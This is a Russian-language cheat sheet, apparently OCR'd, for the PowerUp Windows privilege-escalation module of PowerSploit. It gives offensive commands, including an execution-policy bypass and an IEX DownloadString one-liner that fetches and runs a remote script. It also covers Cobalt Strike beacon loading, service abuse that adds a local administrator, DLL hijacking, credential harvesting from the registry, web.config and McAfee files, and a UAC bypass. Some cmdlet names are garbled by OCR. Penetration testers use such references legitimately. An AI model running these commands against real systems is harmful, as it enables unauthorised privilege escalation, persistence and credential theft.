

Шпаргалка по PowerUp

Начало работы

Внимание: важные обновления PowerUp **всегда** будут находиться в ветке разработки PowerSploit.

Скачать PowerUp: http://bit.ly/1PdjSHk

Загрузка с диска:

1) `C:\> powershell -exec bypass`
2) `PS C:\> Import-Module PowerUp.ps1`

Загрузка с GitHub:

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString("http://bit.ly/1PdjSHk")
```

Загрузка через Cobalt Strike Beacon:

```
beacon> powershell- import /local/path/to/PowerUp.ps1
beacon> powershell Invoke-AllChecks
```

Помощь и информация:

```
PS C:\> Get-Help Cmdlet-Name [-detailed] [- full]
```

Большинство функций PowerUp реализованы в Empire в каталоге **privesc/powerup/***

`Invoke-PrivescAudit` (ранее `Invoke-AllChecks`) запустит все текущие проверки повышения привилегий, подробно описанные в этом руководстве, и выдаст соответствующий синтаксис функций атаки для всех найденных вариантов. Флаг `-HTMLReport` позволит записать HTML-версию отчёта в **SYSTEM.username.html**.

Перечисление уязвимостей служб

`Get-ModifiableService`	Отображает все службы, в которых текущий пользователь может изменять binPath службы.
`Get-ModifiableServiceFile`	Отображает все службы, в которых пользователь имеет право записи в соответствующий двоичный код службы или её аргументов.
`Get-ServiceUnquoted`	Отображает все службы с двоичными путями без кавычек.

Использование уязвимостей служб

- `Invoke-ServiceAbuse` использует binPath уязвимой службы для выполнения команд от имени SYSTEM.
- `Install-ServiceBinary` устанавливает вредоносный C# код для определённой службы.

Оба командлета могут принимать следующие параметры (а также имена и объекты служб, полученные от `Get-Service`):

Имя атакуемой службы.	`-Name SERVICE`
Имя пользователя, которое нужно добавить (значение по умолчанию – «john»). Обратите внимание, что пользователи домена не создаются, а только добавляются в LocalGroup.	`-UserName '[DOMAIN\]USER'`
Пароль для добавляемого пользователя (значение по умолчанию – «Password123!»).	`-Password 'P@55Word'`
Группа, к которую будет добавлен пользователь (значение по умолчанию – «Administrators»).	`-LocalGroup "NAME"`
Пользовательская команда для выполнения.	`-Command "net…"`

`Install-ServiceBinary` создаёт бэкап исходного пути к службе в файл **\orig_path.exe.bak**. Восстановить эти данные можно командлетом `store-ServiceBinary`.

`Set-ServiceBinPath` может прописать binPath службы без вызова **sc.exe**.

DLL-библиотеки для взлома

`Find-PathDLLHijack` проверяет, есть ли в текущем %PATH% какие-либо каталоги, доступные для записи текущему пользователю. Это можно использовать в Windows 7 с помощью командлета `Write-HijackDll` и **'FOLDER\PATH\wlbsctrl.dll'**.

`Write-HijackDll` записывает самоуничтожающийся .bat-файл в каталог **\hijackpath\debug.bat**, который выполняет команду и прописывает библиотеку DLL, запускающую этот файл. Командлет принимает такие же аргументы (`-UserName`, `-Password` и `-Command`), как и `Invoke-ServiceAbuse`**,** а также:

Путь для записи DLL-библиотеки.	`-DllPath PATH\wlbsctrl.dll`
Ручное уточнение архитектуры.	`-Architecture [x64/x86]`
Путь к .bat-файлу, который будет запущен библиотекой.	`-BatPath PATH\y.bat`

Проверки реестра

`Get- RegistryAlwaysInstall Elevated`	Проверяет наличие ключа AlwaysInstallElevated. Его наличие означает, что все пакеты MSI будут всегда выполняться от имени SYSTEM.

`Get- RegistryAutoLogon`	Выводит учётные данные для автоматического входа из различных областей регистра.
`Get- ModifiableRegistryAu toRun`	Выводит данные автозапуска, в которых пользователь может изменить код, сценарий или параметры.

Дополнительные проверки

`Get- UnattendedInstallFile`	Проверяет наличие оставшихся файлов unattend.xml.
`Get-Webconfig`	Восстанавливает текстовые данные и строки зашифрованных соединений изо всех файлов web.configs (спасибо Скотту Сазерленду).
`Get-ProcessTokenPrivilege`	Отображает все привилегии текущего (либо указанного) процесса.
`Get-SiteListPassword`	Проводит поиск любых файлов McAfee SiteList.xml и расшифровывает их содержимое.

Вспомогательные командлеты

`Enable-Privilege`	Добавляет привилегию текущему процессу. Список доступных привилегий можно получит с помощью `Get-ProcessTokenPrivilege`.
`Get- CurrentUserTokenGro upSid`	Отображает все SID, частью которых является текущий пользователь (даже если SID неактивен).
`Invoke- EventVwrBypass`	Обходит UAC, выполняя захват образа файла с расширением .msc.

Дополнительная информация

http://www.harmj0y.net/blog/